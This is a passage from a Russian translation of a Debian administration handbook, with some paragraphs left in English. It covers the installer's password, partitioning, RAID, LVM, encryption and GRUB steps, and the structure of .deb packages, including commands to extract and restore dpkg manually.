Во время установки автоматически создается учетная запись суперпользователя, зарезервированная для администратора компьютера. Вот почему запрашивается пароль. Программа установки также запрашивает подтверждение пароля чтобы предотвратить ошибки ввода, которые позднее будет трудно исправить. Вы можете оставить оба поля пустыми если хотите чтобы пользователь root был отключен. В этом случае первый пользователь, который будет создан на следующем шаге, будет иметь административные права через **sudo** (посмотреть можно [Раздел 8.9.4, «Разделение Прав Администратора \(делегирование части полномочий другому пользователю или старшему администратору\)»](#)).

БЕЗОПАСНОСТЬ Пароль администратора

Пароль пользователя root должен быть длинным (12 символов или более) и невозможным для угадывания. В действительности, любой компьютер (и тем более любой сервер) подключенный к Интернет, является мишенью для попытки автоматического подключения с наиболее очевидными паролями. Иногда он является объектом для словарных атак, в которых многие комбинации слов и чисел проверяются как пароль. Избегайте использования имён детей или родителей, даты рождения и т.д.: многие из ваших коллег могут знать их, а вы навряд ли хотите предоставить им свободный доступ на компьютер.

Эти замечания в равной степени относятся для паролей всех пользователей, однако последствия скомпрометированной учётной записи носят менее радикальный характер для пользователей без административных прав.

Если фантазии не хватает, не стесняйтесь использовать генераторы паролей, такие как **pwgen** (в пакете с тем же именем).

Рисунок 4.5. Пароль Администратора



Set up users and passwords

You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.

A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.

The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.

Note that you will not be able to see the password as you type it.

Root password:

••••••••••

Show Password in Clear

Please enter the same root password again to verify that you have typed it correctly.

Re-enter password to verify:

••••••••••

Show Password in Clear

[Screenshot](#)

[Go Back](#)

[Continue](#)

4.2.10. Создание Первого Пользователя

Debian также обязывает создать учетную запись стандартного пользователя, это необходимо для того чтобы не завести плохую привычку работать как root. Принцип предосторожности по сути означает, что каждая задача выполняется с минимальными правами, что в свою очередь ограничивает ущерб, вызванный человеческой ошибкой. Вот почему программа-установщик запрашивает полное имя первого пользователя, его логин и пароль (дважды, чтобы предотвратить риск ошибочного ввода).

Рисунок 4.6. Имя первого пользователя



4.2.11. Настройка даты и времени

Если Вы подключены к сети, система синхронизирует часы с NTP-сервером. Эта синхронизация позволит корректно отображать текущее время уже при первой загрузке. Чтобы часы всегда показывали точное время NTP-сервис должен быть запущен после первоначальной установки (подробнее [Раздел 8.9.2, «Синхронизация Времени»](#)).

4.2.12. Обнаружение дисков и других устройств

Этот шаг предполагает автоматическое обнаружение дисков, которые подходят для установки Debian. Они будут отображены на следующем шаге: создание разделов.

4.2.13. Запуск программы разметки

КУЛЬТУРА Разметка диска

Разметка - необходимый шаг в установке. Он заключается в разделении доступного пространства жёстких дисков на так называемые "разделы" в соответствии с данными, которые будут храниться на них, и их предназначением. Этот шаг также включает в себя выбор файловой системы. Все эти решения будут оказывать влияние на производительность, защищенность данных и администрирование сервера.

По традиции разметка вызывает трудности у начинающих пользователей. На этом этапе необходимо определить различные части диска (или "разделы") на которых будут храниться файловая система Linux и виртуальная память (swap). Эта задача усложняется, если на этой машине уже установлена другая операционная система, которую вы хотите сохранить. Действительно, вам придется убедиться в том, что вы не изменяете её разделов (или вы изменяете их без повреждения).

К счастью, программное обеспечение разметки имеет режим "Авто" (в ориг. "guided"), который предлагает пользователю различные варианты разметки — в большинстве случаев, вы можете просто подтвердить вариант, предлагаемый программой.

Рисунок 4.7. Выбор режима разметки



Первый экран инструмента разметки предлагает выбрать целый диск для создания различных разделов. Для (нового) компьютера, на котором будет использоваться исключительно Linux, этот вариант явно самый простой, и вы можете выбрать опцию “Авто - использовать весь диск”. Если компьютер имеет два жёстких диска для двух операционных систем, установка по одному жёсткому диску на каждую систему является также решением, которое может облегчить процесс разметки. В обоих из этих случаев, следующий экран предлагает выбрать диск на который будет установлен Linux, выбрав соответствующую запись (например, “SCSI1 (0,0,0) (sda) - 21.5 GB ATA QEMU HARDDISK”). Затем начнется автоматическая разметка.

Рисунок 4.8. Диск для автоматической разметки



Автоматическая разметка может также настроить LVM логические тома вместо разделов (см. ниже). Поскольку остальная часть операция такая же, мы не будем следовать по опции “Авто - использовать весь диск и настроить LVM” (шифрованный или нет).

В других случаях, когда Linux должен работать вместе с другими уже созданными разделами, вам нужно выбрать разметку вручную.

4.2.13.1. Автоматическая разметка

Инструмент автоматической разметки предлагает три метода разметки, соответствующие разным обычаям.

Рисунок 4.9. Автоматическая разметка



Первый метод называется “Всё в одном разделе”. Все дерево системы Linux хранится в единственной файловой системе, соответствующей корневой директории /. Это простая и надежная разметка для личных и однопользовательских систем. На самом деле, будет создано два раздела: в первом будет размещаться вся файловая система, а во втором - виртуальная память (swap).

Второй метод, “Отдельный раздел для /home”, подобен первому, но разбивает файловую иерархию надвое: один раздел содержит Linux систему (/), а второй - “домашние каталоги” (пользовательские данные, в файлах и подкаталогах доступных под /home/).

Последний метод, называемый “Отдельные разделы для /home, /var, и /tmp”, предназначен для серверов и многопользовательских систем. Он делит дерево файлов на несколько разделов: в дополнение к разделам корня (/) и учетных записей пользователей (/home/), создаются разделы

для данных серверного программного обеспечения (`/var/`) и временных файлов (`/tmp/`). Это разделение имеет ряд преимуществ. Пользователи не могут заблокировать сервер, использовав все свободное место жёсткого диска (они могут только заполнить `/tmp/` и `/home/`). Данные демонов (особенно логи) больше не могут засорить остальную систему.

К ОСНОВАМ Выбор файловой системы

Файловая система определяет способ организации данных на жёстком диске. Каждая существующая файловая система имеет свои достоинства и ограничения. Некоторые являются более надежными, другие - более эффективными: если вы хорошо знаете ваши потребности, возможен выбор наиболее подходящей файловой системы. Различные сравнения уже были произведены: *ReiserFS* особенно эффективен при чтении множества маленьких файлов; *XFS*, в свою очередь, работает быстрее с большими файлами. *Ext4* - файловая система по умолчанию для *Debian*, это хороший компромисс, основанный на трёх предшествующих версиях исторически использующихся в *Linux* файловых систем (*ext*, *ext2* и *ext3*). *Ext4* преодолевает некоторые ограничения *ext3* и особенно хорошо подходит для жёстких дисков очень большого объёма. Другим вариантом было бы поэкспериментировать с очень перспективной файловой системой *btrfs*, которая включает многочисленные функции, требующие, по сей день, использовать LVM и/или RAID.

Журналируемая файловая система (такая как *ext3*, *ext4*, *btrfs*, *reiserfs*, или *xfs*) принимает специальные меры, чтобы сделать возможным возврат в предыдущее состояние после резкого прерывания без полного анализа целого диска (как это было в файловой системе *ext2*). Эта функциональность осуществляется путем заполнения журнала, описывающего проводимые операции до фактического их выполнения. Если операция прерывается, её возможно "воспроизвести" с помощью журнала. И наоборот, если происходит прерывание во время обновления журнала, последний запрос на изменение просто игнорируется; записываемые данные могут быть потеряны, но так как данные на диске не изменялись, они остаются понятными. Это не что иное, как транзакционный механизм, примененный к файловой системе.

После выбора типа раздела, программное обеспечение производит вычисления и выводит предложение на экран; пользователь может изменить его, если это необходимо. В частности, вы можете выбрать другую файловую систему, если стандартный выбор (*ext4*) вам не подходит. В большинстве случаев, однако, предложенная разметка является приемлемой и может быть принята выбором пункта "Закончить разметку и записать изменения на диск".

Рисунок 4.10. Проверка разметки



4.2.13.2. Разметка вручную

Разметка вручную предоставляет большую гибкость, позволяя пользователю выбрать назначение и размер каждого раздела. Кроме того, работа в этом режиме неизбежна, если вы хотите использовать программный RAID.

НА ПРАКТИКЕ Сжатие раздела Windows

Для установки Debian рядом с существующей операционной системой (Windows или др.), вы должны иметь некоторое свободное пространство на жёстком диске, которое не используется другой системой, чтобы иметь возможность создать выделенные под Debian разделы. В большинстве случаев, это подразумевает сжатие раздела Windows и повторное использование освободившегося при этом пространства.

Программа установки Debian делает возможной эту операцию при использовании режима ручной разметки. Вам нужно только выбрать раздел Windows и ввести его новый размер (это работает как с незашифрованным FAT, так и с NTFS разделами).

Если Windows использует BitLocker-зашифрованный раздел, то для шага изменения размера требуется BitLocker Management вместе с Windows Disk Management tool.

Первый экран показывает доступные диски, их разделы и любое возможное свободное пространство, которое еще не было размечено. Вы можете выбрать каждый отображаемый элемент; Затем, нажатие кнопки **Enter** выведет список возможных действий.

Вы можете удалить все разделы на диске, выбрав его.

При выборе свободного места на диске, вы можете вручную создать новый раздел. Вы можете также сделать это в режиме автоматической разметки, которая представляет собой интересное решение для случаев, когда диск содержит другую операционную систему, но вам нужен раздел для Linux в стандартном виде. Подробное описание автоматической разметки смотри в [Раздел 4.2.13.1, «Автоматическая разметка»](#).

К ОСНОВАМ Точка монтирования

Точка монтирования - это древо каталога, в котором размещается содержимое файловой системы выбранного диска. Таким образом, раздел смонтированный в `/home/` традиционно предназначен для хранения пользовательских данных.

Когда этот каталог назван “`/`”, он известен как корень древа файлов, и следовательно, корень раздела, на котором будет находиться система Debian.

К ОСНОВАМ Виртуальная память, раздел подкачки

Виртуальная память позволяет ядру Linux, когда отсутствует необходимый объем памяти (ОЗУ), освободить немного памяти, путем сохранения части неактивной какое-то время оперативной памяти на раздел подкачки жесткого диска.

Чтобы имитировать дополнительную память, Windows использует файл подкачки, находящийся непосредственно в файловой системе. Linux, наоборот, использует посвященный этой цели раздел, отсюда термин “раздел подкачки”.

При выборе раздела, вы можете указать, каким образом вы собираетесь

использовать его:

- отформатировать его и включить в древо файлов, выбрав точку монтирования;
- использовать в качестве раздела подкачки;
- превратить его в “физический том для шифрования” (для защиты конфиденциальности данных на некоторых разделах, см. ниже);
- сделать из него “физический том для LVM” (эта концепция обсуждается более подробно далее в этой главе);
- использовать его в качестве устройства RAID (см. далее в этой главе);
- вы можете также выбрать, чтобы он не использовался, и оставить его без изменений.

4.2.13.3. Настройка Многодискового Устройства (Программный RAID)

Некоторые типы RAID осуществляют дублирование информации, хранящейся на жестких дисках для предотвращения потери данных в случае аппаратных проблем, затрагивающих один из них. RAID 1-го уровня сохраняет простую идентичную копию (зеркало) жёсткого диска на другой диск, в то время как RAID 5-го уровня расщепляет избыточные данные по нескольким дискам, что позволяет полностью воссоздать неисправный диск.

Мы опишем только RAID 1-го уровня, который является самым простым в реализации. Первый шаг заключается в создании двух разделов одинакового размера, расположенных на двух разных жёстких дисках, и обозначение их меткой “физический том для RAID”.

Затем вы должны выбрать “Настройка программного RAID” в инструменте разметки для объединения этих двух разделов в новый виртуальный диск и “Создать MD устройство” на экране конфигурации. Затем вам нужно ответить на серию вопросов о новом устройстве. Первый вопрос о используемом уровне RAID, в нашем случае это будет “RAID1”. Второй вопрос о количестве активных устройств (это разделы, которые необходимо включить в это MD устройство) - два в нашем

случае. Третий вопрос о количестве запасных устройств — 0; мы не планировали никаких дополнительных дисков, для подмены неисправного диска. Последний вопрос требует выбрать разделы для устройства RAID — это будут те два раздела, что мы выделили для этой цели (убедитесь в том, что вы выбрали только те разделы, которые явно ссылаются на “raid”).

В главном меню появляется новый виртуальный “RAID” диск. Этот диск представляется с одним разделом, который не может быть удалён, но который мы можем выбрать (как любой другой раздел).

Для получения более подробной информации о функциях RAID, пожалуйста, обратитесь к [Раздел 12.1.1, «Программный RAID»](#).

4.2.13.4. Настройка Менеджера Логических Томов (LVM)

LVM позволяет создавать “виртуальные” разделы, которые охватывают более нескольких дисков. Его преимущество двойное: размер разделов ограничивается не отдельными дисками, а их совокупным объемом; и вы можете изменить размер существующих разделов в любое время, возможно добавление дополнительного диска при необходимости.

LVM использует определенную терминологию: виртуальный раздел представляет собой “логический том”, который является частью “группы томов”, или объединения нескольких “физических томов”. Каждый из этих терминов, на самом деле, соответствует “реальному” разделу (или программному RAID устройству).

Этот технический прием работает очень простым образом: каждый том, физический или логический, разбивается на блоки одинакового размера, создающиеся в соответствие с LVM. Добавление нового диска приведет к созданию нового физического тома, и его новые блоки могут быть связаны с любой группой томов. Все разделы в группе томов, которая расширяется таким образом, будут иметь дополнительное пространство, в котором они могут быть расширены.

Инструмент разметки производит настройку LVM в несколько шагов. Прежде всего вы должны создать на существующих дисках разделы,

которые станут “физическими томами для LVM”. Для активации LVM, вам нужно выбрать “Настройка Менеджера Логических Томов (LVM)”, далее, на том же экране настройки “Создать группу томов”, с которой вы будете связывать существующие физические тома. Наконец, вы можете создать логические тома внутри этой группы томов. Обратите внимание, что автоматическая система разметки может выполнять все эти действия автоматически.

В меню разметки каждый физический том будет отображаться как диск с одним разделом, который не может быть удален, но который вы, по желанию, можете использовать.

Использование LVM описано более подробно в [Раздел 12.1.2, «LVM»](#).

4.2.13.5. Настройка Шифрованных Разделов

Чтобы гарантировать конфиденциальность ваших данных, например в случае потери или кражи вашего компьютера или жёсткого диска, можно зашифровать данные на некоторых разделах. Эта функция может быть добавлена под любой файловой системой, в том числе и LVM, так как Linux (а точнее dm-сгарт драйвер) использует Device Mapper для создания виртуального раздела (с защищенным содержимым) на основе базового раздела, который будет хранить данные в зашифрованном виде (благодаря LUKS, Linux Unified Key Setup, стандартному формату, позволяющему хранить зашифрованные данные, а также мета-информацию, указывающую на используемый алгоритм шифрования).

БЕЗОПАСНОСТЬ Зашифрованный раздел подкачки

При использовании зашифрованного раздела, ключ шифрования хранится в памяти (RAM). Поскольку получение этого ключа позволяет расшифровать данные, крайне важно не оставлять копий этого ключа доступными возможному вору компьютера или жёсткого диска, или специалисту технической поддержки. Однако, это может легко произойти с ноутбуком, так как во время гибернации содержимое оперативной памяти (RAM) хранится в разделе подкачки. Если этот раздел не зашифрован, вор может получить ключ и использовать его для расшифровки данных из зашифрованных разделов. Вот почему, когда вы используете шифрованные разделы, крайне важно также шифровать раздел подкачки!

Программа установки Debian будет предупреждать пользователя, если он попытается создать зашифрованный раздел в то время как раздел подкачки не шифруется.

Для создания шифрованного раздела необходимо сначала назначить доступный для этой цели раздел. Для этого выберите раздел и укажите, что он будет использоваться в качестве "физического тома для шифрования". После разметки диска, содержащего физические тома для создания, выберите "Настроить шифрование для томов". Программное обеспечение будет предлагать инициализировать физический том со случайными данными (создание локализации реальных данных является более сложным), и попросит ввести "ключевую фразу", которую придется вводить каждый раз при загрузке компьютера, чтобы получить доступ к содержимому зашифрованных разделов. После того, как этот шаг будет завершен, и Вы вернетесь к меню инструмента разметки, новый раздел будет доступен как "шифрованный раздел", который затем может быть настроен так же как и любой другой раздел. В большинстве случаев этот раздел используется как физический том для LVM чтобы защитить несколько разделов (логических томом LVM) с одним и тем же ключом шифрования, включая раздел подкачки (смотри на боковой панели [БЕЗОПАСНОСТЬ Зашифрованный раздел подкачки](#)).

4.2.14. Установка Базовой Системы

Этот шаг, не требующий вмешательства пользователя, устанавливает пакеты "базовой системы" Debian. Он содержит инструменты **dpkg** и **apt**, управляющие пакетами Debian, а также утилиты, необходимые для запуска системы и начала ее использования.

Рисунок 4.11. Установка базовой системы



4.2.15. Настройка Диспетчера Пакетов (apt)

Для того, чтобы иметь возможность устанавливать дополнительное программное обеспечение, APT должен быть настроен и знать где искать пакеты Debian. Этот шаг, насколько это возможно, автоматизирован. Он начинается с вопроса о том, нужно ли использовать сетевой источник пакетов или, если это возможно, искать пакеты только на CD-ROM.

ЗАМЕТКА компакт-диск Debian в приводе

Если установщик обнаружил установочный диск Debian в CD/DVD приводе, нет необходимости настраивать APT искать пакеты в сети: APT автоматически настраивается считывать пакеты из съемного медиа привода. Если диск является частью набора, программное обеспечение предложит "исследовать" остальные диски, чтобы ссылаться на все пакеты, хранящиеся на них.

Если запрашивается получение пакетов из сети, следующие два вопроса позволяют выбрать сервер с которого будут загружаться эти пакеты, указав вначале страну, а затем зеркало, доступное в этой стране (зеркало - это публичный сервер, содержащий копии всех файлов основного архива Debian).

Рисунок 4.12. Выбор зеркала Debian



Наконец, программа предложит использовать прокси-сервер HTTP. Если не указать адрес прокси-сервера, доступ в интернет будет прямым. Если вы наберете `http://proxy.falcot.com:3128`, APT будет использовать Falcot прокси/кэш, программу “Squid”. Вы можете найти эти настройки, проверив настройки веб-браузера на другой машине, подключенного к той же сети.

Файлы `Packages.xz` и `Sources.xz` автоматически скачиваются для обновления списка пакетов, признанных APT.

К ОСНОВАМ HTTP прокси

HTTP прокси - это сервер, который перенаправляет HTTP запросы для пользователей сети. Это иногда помогает ускорить загрузку путем сохранения копий переданных через него файлов (мы говорим о прокси/кэше). В некоторых случаях, это является единственным средством доступа к внешнему web-серверу; в таких случаях необходимо ответить на соответствующий вопрос программы во время установки, чтобы иметь возможность

загружать пакеты Debian через прокси-сервер.

Squid - название используемого Falcot Corp серверного программного обеспечения, предоставляющего данный сервис.

4.2.16. Конкурс Популярности Пакетов Debian

Система Debian содержит пакет под названием popularity-contest, назначением которого является сбор статистики использования пакетов. Каждую неделю эта программа собирает информацию о пакетах, установленных и недавно использовавшихся, и анонимно отправляет её серверам проекта Debian. Затем проект может использовать эту информацию, чтобы определить относительную важность каждого пакета, влияющую на приоритет, который будет предоставлен им. В частности, самые "популярные" пакеты будут включены в установочные компакт-диски, что облегчит доступ для пользователей, не желающих скачивать их или преобретать полный комплект.

Из уважения к пользовательской конфиденциальности, этот пакет активируется только по требованию.

4.2.17. Выбор Пакетов для Установки

Следующий шаг позволяет выбрать назначение машины в очень широком смысле; десять предлагаемых задач соответствуют спискам пакетов, которые будут установлены. Список пакетов, которые фактически будут установлены, будет доработан и завершен позже, но это дает хорошую отправную точку в простой форме.

Некоторые пакеты также будут автоматически установлены в соответствии с обнаруженным аппаратным обеспечением (благодаря программе **discover-pkginstall** из пакета **discover**).

Рисунок 4.13. Выбор задачи



4.2.18. Установка Загрузчика GRUB

Загрузчик - это первая программа, запускающаяся после BIOS. Эта программа загружает ядро Linux в память и затем выполняет его. Она часто предлагает меню, которое позволяет пользователю выбрать ядро и/или операционную систему для загрузки.

ОСТОРОЖНО Загрузчик и двойная загрузка

Во время этой фазы в процессе установки Debian идет обнаружение уже установленных на компьютере операционных систем и автоматическое добавление соответствующих записей в меню загрузки, но не все программы установки делают это.

В частности, при установке (или переустановке) Windows, загрузчик будет стерт. Debian все еще будет находиться на жестком диске, но больше не будет доступен в меню загрузки (исключение для Windows 10, где он будет доступен через консоль восстановления Windows). Нужно будет загрузить систему установки Debian в режиме **восстановления**, чтобы установить менее эксклюзивный загрузчик. Эта операция подробно описана в инструкции по установке.

→ <https://www.debian.org/releases/stable/amd64/ch08s06>

По умолчанию, предложенное GRUB меню содержит все установленные ядра Linux, а также любые другие обнаруженные операционные системы. Вот почему вы должны принять предложение, по его установке в Master Boot Record. Поскольку хранение старых версий ядра сохраняет возможность загрузки той же системы в случае, если недавно установленное ядро неисправно или плохо адаптировано к аппаратному обеспечению, имеет смысл держать установленными несколько старых версий ядра.

Благодаря своему техническому превосходству GRUB - загрузчик Debian устанавливаемый по умолчанию: он работает с большинством файловых систем и, следовательно, не требует обновления после каждой установки нового ядра, так как он считывает свою конфигурацию во время загрузки и находит точное положение нового ядра. GRUB версии 1 (сейчас известен как “Grub Legacy”) не может обрабатывать все комбинации LVM и программного RAID;

устанавливаемая по умолчанию версия 2 более совершенна. Еще могут возникнуть ситуации, когда рекомендуется установить LILO (другой загрузчик); установщик в таком случае автоматически предложит сделать это.

GRUB не является просто загрузчиком, это скорее коллекция загрузчиков подходящих под различные ситуации. Бинарные пакеты составляющие GRUB отражают следующее: *grub-efi-amd64* для 64-битных загрузок в режиме UEFI, *grub-efi-ia32* для 32-битных загрузок в режиме UEFI, *grub-pc* для загрузки в режиме BIOS, *grub-uboot* для ARM и т.д.

Для получения дополнительной информации о настройке GRUB, обратитесь к [Раздел 8.8.3, «Настройка GRUB 2»](#).

КУЛЬТУРА Защищенная загрузка и загрузчик

Защищенная загрузка это технология обеспечивающая загрузку программного обеспечения утвержденного вендором вашей операционной системы. Для выполнения этой работы каждый элемент загрузки последовательно проверяется для загрузки. На самом глубоком уровне, UEFI прошивка встраивает криптографические ключи обеспеченные Microsoft для проверки загрузочных сигнатур, обеспечивающих безопасную загрузку. Поскольку получение двоичных подписей от Microsoft это длительный процесс, Debian решили не подписывать непосредственно GRUB. Вместо этого используется посредник прозванный прокладка, который почти никогда не требует изменений и роль которой проверить подписи произведенные Debian на GRUB и запустить GRUB. Для загрузки Debian на машине с защищенной загрузкой вам необходимо установить *shim-signed package*.

Спускаясь ниже, GRUB делает похожую проверку с ядром, и затем ядро может также проверить подпись модулей, которые загружает. Ядро также может запретить некоторые операции которые могут влиять на целостность системы.

Debian 10 это первый релиз поддерживающий защищенную загрузку. Ранее вам необходимо было отключить эту возможность в настройках системы через BIOS или UEFI.


4.2.19. Завершение Установки и Перезагрузка

Установка завершена, программа предлагает удалить компакт-диск из устройства чтения и перезагрузить компьютер.

4.3. После Первой Загрузки

Если вы активировали задачу “Окружение рабочего стола Debian” без явного выбора рабочего стола (или выбрали “GNOME”), компьютер отобразит менеджер входа в систему **gdm3**.

Рисунок 4.14. Первая загрузка



Ранее созданный пользователь может войти в систему и сразу приступить к работе.

4.3.1. Установка Дополнительного Программного Обеспечения

Установленные пакеты соответствуют профилям, выбранным в процессе установки, но, будучи выбранными машиной, не обязательны к использованию. Таким образом, вы можете захотеть использовать инструмент управления пакетами для уточнения выбора установленных пакетов. Два наиболее часто используемых инструмента (которые устанавливаются, если выбран профиль “Окружение рабочего стола Debian”): **apt** (доступен из командной строки) и **synaptic** (“Менеджер Пакетов Synaptic” в меню).

Для облегчения установки связанных групп программ Debian создает “задачи”, предназначенные для конкретных целей (почтовый сервер, файловый сервер и т.д.). Вы уже имели возможность выбрать их во время установки, и вы можете получить доступ к ним снова благодаря инструментам управления пакетами, таким как **aptitude** (задачи перечислены в отдельном разделе) и **synaptic** (через меню Правка → Отметить пакеты для задачи...).

Aptitude представляет собой интерфейс для АРТ в полноэкранном текстовом режиме. Он позволяет пользователю просматривать список доступных пакетов по различным категориям (установленные или не установленные пакеты, по задачам, по разделам и т.д.), а также всю имеющуюся информацию по каждому из пакетов (зависимости, конфликты, описание и т.д.). Каждый пакет может быть помечен “install” (для установки, клавишей +) или “remove” (для удаления, клавишей -). Все эти операции будут проводиться одновременно, как только Вы подтвердите их, нажав клавишу **g** (“g” от англ. “go!”). Если вы забыли некоторые программы, не беспокойтесь; вы будете иметь возможность запустить **aptitude** ещё раз после завершения начатой установки.

СОВЕТ Debian думает о пользователях, не говорящих по-английски

Некоторые задачи посвящены локализации системы для других языков помимо английского. Они включают в себя перевод документации, словари, а также другие различные пакеты, полезные для говорящих на разных языках. Соответствующая задача выбирается автоматически, если был выбран не английский язык во время установки.

Конечно, можно не выбирать какую-либо задачу для установки. В этом случае, Вы можете вручную установить требуемое программное обеспечение с помощью команд **apt** или **aptitude** (обе доступны из командной строки).

СЛОВАРЬ Зависимости пакета, конфликты

В жаргоне пакетов Debian "зависимость" - это другой пакет, необходимый для надлежащего функционирования первого. И наоборот, "конфликт" - это пакет, который не может быть установлен вместе с данным пакетом.

Эти концепции обсуждаются более подробно в [Глава 5, Пакетная система: Инструменты и основные принципы](#).

4.3.2. Обновление Системы

Как правило **apt upgrade** (команда, используемая для автоматического обновления установленных программ) требуется для возможных обновлений безопасности, выпущенных с момента выхода последней стабильной версии Debian. Эти обновления могут включать в себя некоторые дополнительные вопросы через **debconf**, стандартный инструмент конфигурирования Debian. Для получения более подробной информации об этих обновлениях, проводимых **apt**, обратитесь к [Раздел 6.2.3, «Обновление системы»](#).

Глава 5. Пакетная система: Инструменты и основные принципы

Как системному администратору Debian, вам постоянно придется работать с пакетами .deb, которые содержат, к примеру, программы или документацию, установку и сопровождение которых они облегчают. Поэтому неплохо было бы знать, что они из себя представляют, и как с ними работать.

This chapter describes the structure and contents of “binary” and “source” packages. The former are files directly usable by **dpkg**, while the latter contain the source code, as well as instructions for building binary packages.

5.1. Структура двоичных пакетов

The Debian package format is designed so that its content may be extracted on any Unix system that has the classic commands **ar**, **tar**, and **xz** or sometimes **gzip** or **bzip2**. This seemingly trivial property is important for portability and disaster recovery.

Imagine, for example, that you mistakenly deleted the **dpkg** program, and that you could thus no longer install Debian packages. **dpkg** being a Debian package itself, it would seem your system would be done for... Fortunately, you know the format of a package and can therefore [download](#) the .deb file of the dpkg package and install it manually (see sidebar [**ИНСТРУМЕНТЫ dpkg, APT и ar**](#)). If by some misfortune one or more of the programs **ar**, **tar** or **gzip/xz/bzip2** have disappeared, you will only need to copy the missing program from another system (since each of these operates in a completely autonomous manner, without dependencies, a simple copy will suffice). If your system suffered some even more outrageous fortune, and even these don't work (maybe the deepest system libraries are missing?), you should try the static version of **busybox** (provided in the busybox-static package), which is even more self-contained, and provides subcommands such as **busybox ar**, **busybox tar** and **busybox xz**.

In case of a misfortune you better also have a backup of your system (see [Раздел 9.10, «Резервное копирование»](#)).

ИНСТРУМЕНТЫ dpkg, APT и ar

dpkg is the program that handles .deb files (binary packages), notably extracting, analyzing, and unpacking them.

APT (the abbreviation of "Advanced Packaging Tool") is a group of programs that allows the execution of higher-level modifications to the system: installing or removing a package (while keeping dependencies satisfied), updating and upgrading the system, listing the available packages, etc.

As for the **ar** program, it allows handling files of the same name: **ar t archive** displays the list of files contained in such an archive, **ar x archive** extracts the files from the archive into the current working directory, **ar d archive file** deletes a file from the archive, etc. Its man page (ar(1))

documents all its other features. **ar** is a very rudimentary tool that a Unix administrator would only use on rare occasions, but admins routinely use **tar**, a more evolved archive and file management program. This is why it is easy to restore **dpkg** in the event of an erroneous deletion. You would only have to download the Debian package and extract the content from the `data.tar.xz` archive in the system's root (/):

```
# ar x dpkg_1.19.7_amd64.deb  
# tar -C / -p -xJf data.tar.xz
```

K ОСНОВАМ Обозначения страниц `man`

Начинающих могут привести в замешательство ссылки на «`ar(1)`» в литературе. Это общепринятое обозначение страницы `man` под названием `ar` в разделе 1.

Иногда это обозначение используется также для устранения двусмысленности, например для выбора между командой **printf**, также обозначаемой `printf(1)`, и функцией `printf` в языке программирования C, на которую ссылаются как `printf(3)`.

В [Глава 7. Решение проблем и поиск необходимой информации](#) о страницах руководства рассказывается более подробно (см. [Раздел 7.1.1, «Страницы руководств»](#)).

Обратите внимание на содержимое файла `.deb`:

```
$ ar t dpkg_1.19.7_amd64.deb  
debian-binary  
control.tar.gz  
data.tar.xz  
$ ar x dpkg_1.19.7_amd64.deb  
$ ls  
control.tar.gz  data.tar.xz  debian-binary  dpkg_1.19.7_amd64.deb  
$ tar tJf data.tar.xz | head -n 16  
./  
./  
./etc/  
./etc/alternatives/  
./etc/alternatives/README  
./etc/cron.daily/  
./etc/cron.daily/dpkg  
./etc/dpkg/  
./etc/dpkg/dpkg.cfg  
./etc/dpkg/dpkg.cfg.d/  
./etc/logrotate.d/  
./etc/logrotate.d/alternatives  
./etc/logrotate.d/dpkg  
./sbin/
```

```
./sbin/start-stop-daemon  
./usr/  
./usr/bin/  
$ tar tJf control.tar.xz  
./  
./conffiles  
./control  
./md5sums  
./postinst  
./postrm  
$ cat debian-binary  
2.0
```

